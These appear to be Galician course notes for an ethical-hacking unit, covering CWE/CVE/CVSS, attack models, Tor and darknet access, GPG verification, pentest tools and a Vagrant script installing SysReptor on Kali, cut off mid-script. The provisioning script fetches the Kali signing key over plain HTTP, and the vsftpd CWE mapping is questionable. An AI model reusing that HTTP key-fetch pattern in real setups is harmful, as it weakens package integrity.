CWE significa **Common Weakness Enumeration**.
É un **catálogo estandarizado de debilidades de software e hardware** que poden levar a vulnerabilidades de seguridade.

Obxectivo de CWE

O propósito principal do proxecto CWE é **identificar, describir e clasificar os tipos de erros de deseño ou programación** que causan vulnerabilidades.
A diferenza do CVE (que identifica unha vulnerabilidade específica), o CWE define **o patrón de debilidade subxacente** que a provoca.

CVE vs CWE vs CVSS

Sistema	Significado	Que mide / representa	Exemplo
CVE	Common Vulnerabilities and Exposures	Unha vulnerabilidade concreta e coñecida	CVE-2011-2523
CWE	Common Weakness Enumeration	A causa raíz ou tipo de erro que permite esa vulnerabilidade	CWE-78 (Command Injection)
CVSS	Common Vulnerability Scoring System	A gravidade ou impacto cuantitativo da vulnerabilidade	CVSS 10.0 (Crítico)

Resumo

- **CVE** → “Que vulnerabilidade é”.
- **CWE** → “Por que ocorre”.
- **CVSS** → “Canto de grave é”.

Exemplos comúns de CWE

ID CWE	Nome da debilidade	Descrición resumida
CWE-79	Cross-Site Scripting (XSS)	Inserción de código JavaScript malicioso en aplicacións web
CWE-89	SQL Injection	Inxección de comandos SQL a través de entradas non validadas
CWE-120	Buffer Overflow	Escritura de datos máis alá dos límites dun búfer
CWE-287	Improper Authentication	Fallos no proceso de autenticación de usuarios
CWE-502	Deserialization of Untrusted Data	Execución de código malicioso mediante obxectos deserializados
CWE-787	Out-of-bounds Write	Escritura de memoria fóra dos límites asignados
CWE-22	Path Traversal	Acceso a ficheiros ou directorios restrinxidos manipulando rutas
CWE-416	Use After Free	Uso de memoria liberada, potencial execución de código
CWE-306	Missing Authentication for Critical Function	Falta de autenticación nunha función sensible
CWE-200	Information Exposure	Exposición non intencionada de información sensible

---

Relación CVE ↔ CWE

Cada entrada de CVE adoita **referenciar un ou máis CWE** para indicar a natureza técnica da vulnerabilidade.

Exemplo práctico:

CVE-2011-2523 → CWE-78 (Improper Neutralization of Special Elements used in an OS Command)

Isto significa que a vulnerabilidade do **vsftpd 2.3.4** foi causada por un erro de tipo **Command Injection**, é dicir, unha execución indebida de comandos no sistema operativo.

Estrutura dunha entrada CWE

Cada CWE inclúe:

- **ID numérico** (ex. CWE-89)
- **Nome curto** (SQL Injection)
- **Descrición detallada**
- **Consecuencias posibles** (ex. execución de código, fuga de datos)
- **Métodos de detección** (auditoría de código, fuzzing, escáneres)
- **Técnicas de mitigación recomendadas**

Onde consultar CWEs

- MITRE CWE Database
- NIST NVD - CWE List
- CAPEC (Common Attack Pattern Enumeration and Classification): complementa CWE describindo patróns de ataque comúns.

Por que é importante CWE?

O uso de CWE permite:

- **Establecer boas prácticas de desenvolvemento seguro**
- **Priorizar correccións** segundo o tipo de debilidade
- **Mellorar a análise de código estático** (SAST)
- **Categorizar vulnerabilidades en informes técnicos e executivos**
- **Relacionar métricas de seguridade entre proxectos distintos**

Exemplo aplicado

CASO: VULNERABILIDADE CVE-2021-44228 (LOG4SHELL)

Elemento	Valor
CVE	CVE-2021-44228
CWE asociado	CWE-502 (Deserialization of Untrusted Data)
CVSS	10.0 (Crítico)
Impacto	Execución remota de código

Neste exemplo, o CWE-502 explica a **causa técnica** que fai posible o ataque, mentres que o CVSS mide a **gravidade**, e o CVE é o **identificador público**.

Conclusión

O **CWE** é o estándar que define *as causas técnicas das vulnerabilidades*.
Xunto con **CVE** (identificación) e **CVSS** (avaliación), forma o trío fundamental para comprender, documentar e mitigar riscos de seguridade de forma estruturada.

Resumo

- CWE describe a *debilidade raíz*,
- CVE nomea a *vulnerabilidade concreta*,
- CVSS mide a *gravidade e o impacto*.

2.7 Ética e Legalidade

O hacking ético debe practicarse dentro dun marco ético e legal ben definido. Algunhas consideracións fundamentais son:

- 📄 **Consentimento e autorización**: Non se debe realizar ningunha proba sen permiso explícito da organización propietaria dos sistemas.
- ⚖️ **Cumprimento da lexislación vixente**: É necesario respectar leis nacionais e internacionais, como o RGPD ou o Código Penal.
- 🧭 **Responsabilidade profesional**: O hacker ético debe actuar con honestidade, integridade e respecto á privacidade dos usuarios.

Existen códigos de conduta e boas prácticas definidas por organizacións como (ISC)², EC-Council ou ISACA.

2.8 Marcos de traballo (Frameworks)

Estes frameworks e estándares son guías recoñecidas internacionalmente para levar a cabo auditorías de seguridade de forma profesional:

- **OWASP WSTG**
  Guía de Probas de Seguridade en Aplicacións Web.
- **OSSTMM**
  Open Source Security Testing Methodology Manual.
- **PTES**
  Penetration Testing Execution Standard.
- **NIST**
  National Institute of Standards and Technology.
- **ISO/IEC 27001**
  Normativa internacional.

2.9 Modelos de Ataque e Defensa

Para comprender e simular ataques reais, existen modelos estratéxicos empregados polos Red Teams e defensores.

2.9.1 Cyber Kill Chain

Cyber Kill Chain, desenvolvido por Lockheed Martin, describe as fases dun ataque dirixido:

Fase nº	Nome	Descrición
1	Recoñecemento	Obtención de información
2	Armamento	Preparación de ferramentas
3	Entrega	Envío do vector de ataque
4	Explotación	Execución da vulnerabilidade
5	Instalación	Backdoor ou malware
6	Comando e Control (C2)	Comunicación co atacante
7	Accións sobre o obxectivo	Exfiltración, sabotaxe ou espía

Este modelo permite visualizar a progresión dun ataque e identificar puntos de detección e mitigación.

2.9.2 Matriz MITRE ATT\&CK


A matriz MITRE ATT\&CK é un repositorio de tácticas e técnicas usadas por atacantes reais, organizada por fases do ataque.

```
graph TD
    IA[Initial Access
Spearphishing, Drive-by]
    EX[Execution
PowerShell, Scripts]
    PE[Persistence
Registry Run Keys]
    PR[Privilege Escalation
Token Manipulation]
    DE[Defense Evasion
Obfuscated Files]
    CR[Credential Access
Keylogging, Dumping]
    DS[Discovery
Network Scanning]
    LM[Lateral Movement
Remote Desktop Protocol]
    CO[Collection
Screen Capture]
    EXF[Exfiltration
Data Transfer Channel]
    C2[Command and Control
DNS Tunneling]

    IA --> EX --> PE --> PR --> DE --> CR --> DS --> LM --> CO --> EXF --> C2
```

Este modelo permite mapear comportamentos adversarios e mellorar estratexias defensivas baseadas en técnicas coñecidas.

2.10 ClearNet, Deep Web e Dark Web

2.10.1 ClearNet, Deep Web e Dark Web



Obxectivo

Coñecer as diferenzas entre **ClearNet**, **Deep Web** e **Dark Web**, así como o funcionamento das **Darknets** e as ferramentas máis empregadas para acceder a elas: **Tor**, **ZeroNet** e **FreeNet**.

Recomendacións de seguridade

- Usar **máquinas virtuais illadas** (p. ex. con **Kali Linux** ou **Tails OS**).
- Non iniciar sesións persoais nin usar correos reais.
- Evitar descargas e scripts descoñecidos.
- Actualizar sempre o software Tor e o sistema operativo.
- Non confundir **privacidade** con **impunidade**.

ClearNet — Internet aberta

A **ClearNet** é a parte visible e indexada polos motores de busca (Google, Bing, DuckDuckGo, etc.).
Calquera usuario pode acceder con navegadores convencionais como **Firefox**, **Edge** ou **Chrome**.

Característica	Descrición
Acceso	Libre, público, sen ferramentas especiais
Exemplo de sitios	Wikipedia, GitHub, YouTube
Indexación	Totalmente indexada polos buscadores
Seguridade/privacidade	Limitada; rastreada por cookies, IP pública visible

Exemplo práctico:

```
ping www.wikipedia.org
```

Resposta visible: dirección IP pública, mostrando que é parte da Internet aberta.

Deep Web — Internet non indexada

A **Deep Web** refírese a toda a información **non indexada polos buscadores**, pero que non é ilegal nin oculta a propósito.

Característica	Descrición
Acceso	Requere autenticación ou coñecer a URL directa
Exemplo de sitios	Intranets, bases de datos académicas, contas bancarias en liña
Indexación	Non visible en buscadores
Contido	Lexítimo, útil e privado

Exemplo práctico:
- Acceder a unha base de datos universitaria ou á intranet dun centro educativo.
- URL como `https://intranet.campus.gal/aula_virtual/login`

> **Resumo rápido**
>
> A Deep Web é **maioritaria** na Internet — estímase que representa máis do 90 % do contido total — e non debe confundirse coa Dark Web.

Dark Web — A Internet oculta (parte das Darknets)

A **Dark Web** é unha pequena parte da Deep Web que **require software e configuracións específicas** para acceder, e onde os sitios **non usan DNS públicos** nin están accesibles dende navegadores comúns.

Característica	Descrición
Acceso	A través de redes anónimas (**Tor**, **I2P**, **ZeroNet**, etc.)
Enderezos típicos	`.onion`, `.i2p`
Privacidade	Elevada, cifrado extremo a extremo
Riscos	Contido ilegal, estafas, malware

Exemplo práctico (Tor):

URL: http://duckduckgogg42xjoc72x3sjasowoarfbgcmvfimafttt6twagswzczad.onion

É a versión **.onion** de DuckDuckGo accesible só dende o navegador **Tor Browser**.

> **Precaución**
>
> Acceder á Dark Web non é ilegal, pero **o contido pode selo**. Emprega un contorno illado e actualizado (máquina virtual, VPN, Tor actualizado).

Darknets — Redes privadas e cifradas

As **Darknets** son **redes superpostas** (overlay networks) que funcionan sobre Internet, pero con comunicación **cifrada e anónima** entre usuarios. A Dark Web **vive dentro das Darknets**.

Darknet	Descrición breve	Exemplo de uso
Tor (The Onion Router)	Encamiña o tráfico a través de nodos anónimos (en capas)	Navegación anónima en `.onion`
ZeroNet	Rede descentralizada baseada en Bitcoin e BitTorrent	Sitios servidos polos propios usuarios
FreeNet	Rede P2P que almacena e distribúe contido cifrado	Compartición anónima de arquivos e blogs

De interese

- Youtube - John Hammond - Dark Web Documentary 01 — Getting Setup with Tails Linux

TOR BROWSER

- Baseado en **Firefox ESR**.
- Encamiña o tráfico a través de **tres nodos aleatorios (cifrado por capas)**.
- Acceso a `.onion` e navegación anónima na ClearNet.

Instalación en sistemas Debian GNU/Linux:

Opción 1 — Engadir repo *contrib* e instalar o lanzador oficial (Debian / derivatives)

1. Abre `/etc/apt/sources.list` cun editor e asegúrate de incluír `contrib` e `non-free`. Exemplo para **Debian oldstable**:

```
deb http://deb.debian.org/debian oldstable main contrib non-free
deb http://deb.debian.org/debian-security oldstable-security main contrib non-free
deb http://deb.debian.org/debian oldstable-updates main contrib non-free
```

2. Actualiza e instala:

```
sudo apt update
sudo apt install torbrowser-launcher
```

Nota: en Kali Linux os repositorios e nomes poden variar; comproba a túa versión (`/etc/os-release`) antes de editar `sources.list` .

Opción 2 — Descargar e executar Tor Browser manualmente (universal)

1. Vai a: https://www.torproject.org/download/ desde un navegador seguro.
2. Baixa a versión para Linux (tar.xz).
3. Descomprime e executa o lanzador local:

```
cd ~/Descargas
tar -xvf tor-browser-linux64-*.tar.xz
cd tor-browser
./start-tor-browser.desktop
```

NOTAS

- Isto non require instalación como **root**; todo queda no teu directorio persoal.
- Verifica sempre a sinatura do ficheiro descargado: o Tor Project publica firmas GPG para os paquetes.
- Procedemento comprobación sinatura

Opción 3 — Usar `torsocks` para tráfico por Tor desde terminal (sen Tor Browser)

Se o que necesitas é enviar solicitudes HTTP(S) ou comprobar que Tor funciona, podes usar `torsocks` :

1) Instalar `torsocks` para Debian e derivados:

```
sudo apt update
sudo apt install torsocks
```

2) Asegurarse que Tor está a correr

```
sudo systemctl start tor
sudo systemctl status tor
# ou ver procesos
ps aux | grep -i tor
```

Por defecto Tor abre un proxy SOCKS en `127.0.0.1:9050`.

```
ss -tulpen | grep 9050
```

3) Usar `torsocks` (exemplos)

- Proba rápida con `curl`:

```
torsocks curl https://check.torproject.org
```

Verás o HTML da páxina; busca texto que indique se a túa IP está en Tor.

```
torsocks curl https://check.torproject.org | grep IP
```

- Abrir un navegador (uso en laboratorio; NON é tan seguro como Tor Browser):

```
torsocks firefox https://check.torproject.org
```

> **Importante**
>
> - Usar un `navegador normal` con `torsocks` **non** ofrece as protecciónes que ten Tor Browser (fingerprinting, separación de identidade, configuración anti-fingerprint).
> - Úsase só para probas básicas.
> - Anti-fingerprinting é a técnica que busca **evitar que o navegador ou dispositivo poidan ser identificados unicamente** reducindo ou igualando a información que expoñen (axente, fontes, resolución, fuso horario, etc.), para **dificultar o seguimento e rastrexo do usuario**.


4) Nota sobre configuración

- `torsocks` normalmente detecta `127.0.0.1:9050` por defecto, pero podes revisar/editar `/etc/tor/torsocks.conf` ou `~/.torsocks.conf` se necesitas cambiar o proxy.
- Sempre é preferible **Tor Browser** para navegación anónima real; `torsocks` é útil para probas e ferramentas CLI.


Uso básico

1. Abrir Tor Browser


```
$ torbrowser-launcher &
```




2. Aceptar a conexión á rede Tor



3. Navegar a enderezos `.onion`





Resumo

- O paquete `tor` e `torsocks` son útiles para enrutar tráfico por Tor e para probas en terminal.
- Para navegación gráfica segura emprega **Tor Browser** (instalalo vía `torbrowser-launcher` se está disponible, ou descarga a tarball oficial).
- Se non atopas `torbrowser-launcher` no repo, opta por descargar directamente do proxecto Tor ou habilitar `contrib` en `sources.list`.
- Se se visita dende **Tor Browser** https://check.torproject.org, a diferencia que con `torsocks` non se exporá a túa IP real.

Comparativa xeral

Propiedade	ClearNet	Deep Web	Dark Web	Darknets
Indexación	Si	Non	Non	Non
Acceso	Navegador normal	Autenticación	Software especial	Software especial
Exemplos	Wikipedia, Google	Gmail, Moodle	Tor Markets, ProtonMail `.onion`	Tor, I2P, ZeroNet
Anonimato	Baixo	Medio	Alto	Moi alto
Legalidade	Legal	Legal	Variable	Legal (depende do uso)

Recursos adicionais

- Tor Project
- ZeroNet.io (mirror comunitario)
- FreeNet Project
- Tails OS — The Amnesic Incognito Live System

Resumo final:
- A **ClearNet** é o visible, a **Deep Web** o privado, e a **Dark Web** o oculto.
- As **Darknets** fan posible ese anonimato mediante redes cifradas como Tor, ZeroNet e FreeNet.

2.10.2 Verificación da sinatura de Tor Browser (.asc)

Obxectivo

Aprender a **verificar a sinatura GPG** dun ficheiro descargado (Tor Browser) para garantir que **non foi manipulado** e provén do **Proxecto Tor oficial**.

1. Descarga dos ficheiros

Dende a páxina oficial https://www.torproject.org/download/, descarga:
- O arquivo `tar.xz` para Linux, por exemplo: `tor-browser-linux-x86_64-14.5.8.tar.xz`
- O arquivo `signature` para Linux, por exemplo: `tor-browser-linux-x86_64-14.5.8.tar.xz.asc`

Ambos deben estar no mesmo cartafol (por exemplo, `~/Descargas`).

2. Importar a chave pública do proxecto Tor

A chave usada polos desenvolvedores para asinar Tor Browser é:

```
0xEF6E286DDA85EA2A4BA7DE684E2C6E8793298290
```

Importa a chave desde un servidor confiable:

```
gpg --keyserver hkps://keys.openpgp.org --recv-keys 0xEF6E286DDA85EA2A4BA7DE684E2C6E8793298290
```

Verifica que se importou correctamente:

```
gpg --list-keys
```

Deberías ver algo como:

```
uid [ unknown] Tor Browser Developers (signing key) <torbrowser@torproject.org>
```

3. Verificar a sinatura do ficheiro

Accede ao directorio de descargas e executa:

```
cd ~/Descargas
gpg --verify tor-browser-linux-x86_64-14.5.8.tar.xz.asc tor-browser-linux-x86_64-14.5.8.tar.xz
```

4. Interpretación do resultado

Se todo é correcto, deberías ver:

```
gpg: Signature made Fri 18 Oct 2024 05:12:30 PM UTC
gpg:                using RSA key EF6E286DDA85EA2A4BA7DE684E2C6E8793298290
gpg: Good signature from "Tor Browser Developers (signing key) <torbrowser@torproject.org>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
```

Isto significa que a sinatura é válida

A mensaxe **Good signature from Tor Browser Developers** indica que o ficheiro é auténtico.
O aviso sobre “trusted signature” só significa que aínda non marcaches a chave como confiable.

5. (Opcional) Marcar a chave como confiable

Para evitar o aviso nas seguintes verificacións:

```
gpg --edit-key 0x93298290
trust
# escolle 5 (ultimate) e confirma
quit
gpg --verify tor-browser-linux-x86_64-14.5.8.tar.xz.asc tor-browser-linux-x86_64-14.5.8.tar.xz
```

Se aparece “BAD signature” isto significa que:
- O ficheiro foi modificado ou corrompido.
- Non corresponde coa versión asinada polo proxecto.

Solución → elimina e **descarga de novo** dende a web oficial: https://www.torproject.org/

> **Que é a chave 0x93298290**
>
> O identificador abreviado `0x93298290` é o final hexadecimal da chave pública oficial dos desenvolvedores de Tor Browser, usada para asinar as versións de Tor Browser. O seu identificador completo é `EF6E286DDA85EA2A4BA7DE684E2C6E8793298290`, e o atalllo de 8 caracteres (`93298290`) é unha forma abreviada que GPG usa habitualmente sempre que sexa unívoco.
> Para máxima seguridade e boas prácticas, usa o **ID longo (16 hex)** ou o **fingerprint completo (40 hex)** cando descargues, importes ou verifiques chaves.

6. Resumo

Paso	Acción	Comando
1	Descargar ficheiro e sinatura `.asc`	wget ...
2	Importar chave de Tor	`gpg --recv-keys 0x93298290`
3	Verificar sinatura	`gpg --verify file.asc file`
4	Confirmar “Good signature”	—
5	(Opcional) Marcar como confiable	`gpg --edit-key 0x93298290`

Verificar a sinatura GPG dun ficheiro garante que provén do **Tor Project orixinal** e non foi modificado. É un paso esencial antes de instalar software de privacidade ou seguridade.

7. Recursos oficiais

- Tor Project — Download
- Tor Project — Signature Verification Guide
- Tails OS — Verifying downloads

2.11 Ferramentas Comúns

Ferramentas e tecnoloxías empregadas habitualmente en probas de intrusión, scripting, documentación e análise de seguridade:

2.11.1 Pentesting e análise de rede

- **Nmap** – Escaneo de rede e detección de servizos https://nmap.org/book/man.html
- **Metasploit Framework** – Plataforma de explotación de vulnerabilidades https://docs.metasploit.com/
- **Burp Suite** – Análise e manipulación de tráfico HTTP para auditorías web https://portswigger.net/web-security
- **Wireshark** – Analisador de paquetes en rede https://www.wireshark.org/docs/
- **Kali GNU/Linux** – Distribución Linux especializada en seguridade ofensiva https://www.kali.org/docs/
- **CyberChef** – Plataforma web para codificación, decodificación e análise de datos https://gchq.github.io/CyberChef/

2.11.2 Linguaxes e scripting

- **Bash** – Shell scripting para automatización en sistemas Unix https://www.gnu.org/software/bash/manual/bash.html
- **Python** – Linguaxe de programación de propósito xeral e uso común en ciberseguridade https://www.python.org/doc/
- **PowerShell** – Shell e linguaxe de scripting para automatización en sistemas Windows https://learn.microsoft.com/en-us/powershell/
- **Shell** – Entorno de execución de comandos en Unix/Linux (sh, zsh, etc.) https://pubs.opengroup.org/onlinepubs/9699919799/utilities/sh.html

2.11.3 Documentación e publicación

- **Markdown** – Linguaxe de marcado lixeira para redacción técnica https://markdown.es/
- **MkDocs** – Xerador de documentación estática a partir de ficheiros Markdown https://www.mkdocs.org/
- **LaTeX** – Sistema de composición de textos para documentos técnicos https://es.overleaf.com/learn

2.12 Recursos de Aprendizaxe

Plataformas, repositorios e fontes para aprender e practicar hacking ético, organizadas por tipo:

2.12.1 Formación Interactiva

- **TryHackMe** https://tryhackme.com/
- **Hack The Box** https://www.hackthebox.com/
- **VulnHub** – Máquinas vulnerables para prácticas locais https://www.vulnhub.com/
- **picoCTF** – Competición educativa de CTF https://picoctf.org/
- **Hacksplaining** – Formación interactiva sobre vulnerabilidades web https://www.hacksplaining.com/lessons
- **PentesterLab** – Exercicios prácticos para pentesters https://pentesterlab.com/exercises/
- **ATENEA** – Plataforma de retos de ciberseguridade do CCN-CERT https://angeles.ccn-cert.cni.es/es/talento/atenea
- **VIPER** – Guía de retos e aprendizaxe inicial https://www.viperrtp.com/guide/getting_start

2.12.2 Repositorios Técnicos

- **HackTricks** – Wiki con técnicas e trucos de pentesting https://book.hacktricks.wiki/
- **PayloadsAllTheThings** – Recompilación de payloads para ataques comúns https://github.com/swisskyrepo/PayloadsAllTheThings
- **GTFOBins** – Técnicas de escalada de privilexios usando binarios Unix https://gtfobins.github.io/
- **Exploit Database** – Base de datos de exploits coñecidos https://www.exploit-db.com/
- **A-to-Z Vulnerabilities** – Recompilación alfabética de vulnerabilidades https://github.com/0xKayala/A-to-Z-Vulnerabilities
- **VulnDB** – Base de datos comercial de vulnerabilidades https://vuldb.com/es/
- **HTB Machines** – Máquinas resoltas de Hack The Box https://htbmachines.github.io/

2.12.3 Contido Audiovisual

- **John Hammond** – Canal de YouTube con resolución de retos e formación práctica https://www.youtube.com/@_JohnHammond
- **S4vitar** – Canal de formación en hacking ético e pentesting (YouTube) https://www.youtube.com/@s4vitar

3. Prácticas Taller UD1

3.1 Informes con sysreptor

3.1.1 Introdución

INFORMES CON SYSREPTOR

Que é?

SysReptor é unha plataforma de reporting para pentesting e red teaming. Permite escribir en **Markdown**, aplicar **deseños HTML/CSS** e exportar **PDF profesionais** cun só clic. Está dispoñible en modo **cloud** e **self-hosted** (Docker).

Para que serve?

- Centralizar informes e achados.
- Reutilizar **templates/deseños** para diferentes clientes ou exames.
- Exportar rapidamente a PDF mantendo un estilo consistente.
- Integrar automatización (CLI) no teu fluxo de traballo.

Características clave

- Editor Markdown + campos estruturados para findings.
- Motor de renderizado (Chromium/WeasyPrint) → PDF de alta calidade.
- **Templates oficiais para OffSec (OSCP, etc.) e Hack The Box (CPTS, CBBH, …)** dispoñibles para importar.
- Plan **Community** gratuíto (ata 3 usuarios) e opción de autoaloxamento sen costo.

Ligazóns oficiais

- Documentación: https://docs.sysreptor.com
- Repositorio (exemplos, CLI, designs): https://github.com/Syslifters
- OffSec Reporting con SysReptor: https://docs.sysreptor.com/offsec-reporting-with-sysreptor/
- HTB Reporting con SysReptor: https://docs.sysreptor.com/htb-reporting-with-sysreptor/

Templates oficiais dispoñibles

- **OffSec:** OSCP, OSWP, OSEP, OSED, OSEE, etc.
- **Hack The Box:** CPTS, CBBH, CDSA, CWEE, CAPE…

3.1.2 Práctica Taller

INSTALACIÓN LOCAL (SELF-HOSTED) NUNHA DISTRIBUCIÓN KALI GNU/LINUX VIRTUALIZADA

> **Escenario**
>
> A máquina anfitrión empregada é un sistema operativo baseado en Debian GNU/Linux con:
> 1. Oracle VirtualBox v7.1.6
> 2. vagrant 2.4.7-1
> Para un correcto seguimento da práctica aconséllase empregar as versións e sistema operativo comentados anteriormente.

> **Cheat Sheets Docker**
>
> Ligazóns de Interese:
> 1. Cheat Sheets Docker
> 2. Cheat Sheet Vagrant

Dentro da documentación oficial sobre a Instalación de SysReptor atoparás no pé de páxina no punto 1 Kali non soamente a documentación para a instalación nun sistema operativo Kali GNU/Linux, senón tamén a instalación de plantillas de offsec e htb, así como un titorial de uso da ferramenta. Así, partindo como base esta documentación imos:
1. Xerar un máquina virtual Kali GNU/Linux mediante un arquivo template Vagrantfile.
2. Unha vez rematado o proceso de Vagrant imos executar o script(comandos docker) para a instalación de SysReptor.

Procedemento

1. **Na máquina anfitrión**: Copiar o seguinte contido nun ficheiro de nome Vagrantfile:

```
Vagrant.configure("2") do |config|

  # Máquina SysReptor: KALI-SysReptor
  config.vm.define "KALI-SysReptor" do |kali_a|
    kali_a.vm.box = "kalilinux/rolling"
    kali_a.vm.hostname = "KALI-SysReptor"
    kali_a.vm.boot_timeout = 1800

    kali_a.vm.provider "virtualbox" do |vb|
      vb.gui = true
      vb.memory = "2048"
      vb.cpus = 2
      vb.name = "KALI-SysReptor"
      vb.customize ["modifyvm", :id, "--groups", "/HE/Templates"]
    end

    kali_a.vm.network "private_network", ip: "192.168.120.100", virtualbox__intnet: "template", adapter: 2

    # --- 1) Clave + apt via HTTP para estabilizar ---
    kali_a.vm.provision "shell", inline: <<-'SHELL'
set -euo pipefail
export DEBIAN_FRONTEND=noninteractive

# 1. Forzar HTTP de momento (evitar crash TLS inicial)
if grep -qE 'https://http\.kali\.org/kali' /etc/apt/sources.list; then
  sed -i 's|https://http.kali.org/kali|http://http.kali.org/kali|' /etc/apt/sources.list
fi

# 2. Nova clave (2025) vía HTTP para non depender de TLS
wget -q http://archive.kali.org/archive-keyring.gpg -O /usr/share/keyrings/kali-archive-keyring.gpg

# 3. Índices por HTTP
apt-get update -y || true

# 4. Keyring oficial + TLS básicos
apt-get install -y --no-install-recommends kali-archive-keyring ca-certificates apt-transport-https curl

# 5. Reloxo (evita fallos TLS por desaxuste de hora)
timedatectl set-ntp true || true
SHELL

    # --- 2) Mirror estable + apt robusto + GRUB fix + instalación ---
    kali_a.vm.provision "shell", inline: <<-'SHELL'
set -euo pipefail
export DEBIAN_FRONTEND=noninteractive

# 0) Config apt robusto (sen comentarios)
```

```
cat >/etc/apt/apt.conf.d/99retry <<'APTCONF'
Acquire::Retries "5";
Acquire::https::Timeout "40";
Acquire::http::Timeout "40";
Acquire::ForceIPv4 "true";
APTCONF

# 1) Fixar mirror estable con signed-by (HTTPS xa funciona)
sed -i 's|^deb .*kali .*|deb [signed-by=/usr/share/keyrings/kali-archive-keyring.gpg] https://kali.download/kali kali-rolling main non-free-firmware
contrib non-free|' /etc/apt/sources.list

# 2) Limpar e rexenerar índices
apt-get clean
rm -rf /var/lib/apt/lists/*
apt-get update -y || true
apt-get update -y

# 2.5) *** GRUB FIX ***: preseed do dispositivo correcto e reconfiguración non interactiva
apt-get install -y --no-install-recommends debconf-utils

ROOTDEV="$(df / --output=source | tail -1)"
PARENT="$(lsblk -no pkname "$ROOTDEV" 2>/dev/null || true)"
DISK="/dev/${PARENT:-sda}"

echo "[GRUB] Instalación en: $DISK"

# Preseed de debconf para grub-pc
printf 'grub-pc grub-pc/install_devices multiselect %s\n' "$DISK" | debconf-set-selections
printf 'grub-pc grub-pc/install_devices_empty boolean false\n' | debconf-set-selections
printf 'grub-pc grub2/linux_cmdline string \n' | debconf-set-selections
printf 'grub-pc grub-pc/kickseed boolean false\n' | debconf-set-selections

# Asegurar paquetes de grub presentes (non falla se xa están)
apt-get install -y --no-install-recommends grub-pc grub2-common || true

# Reconfigurar sen diálogos
dpkg-reconfigure -f noninteractive grub-pc || true

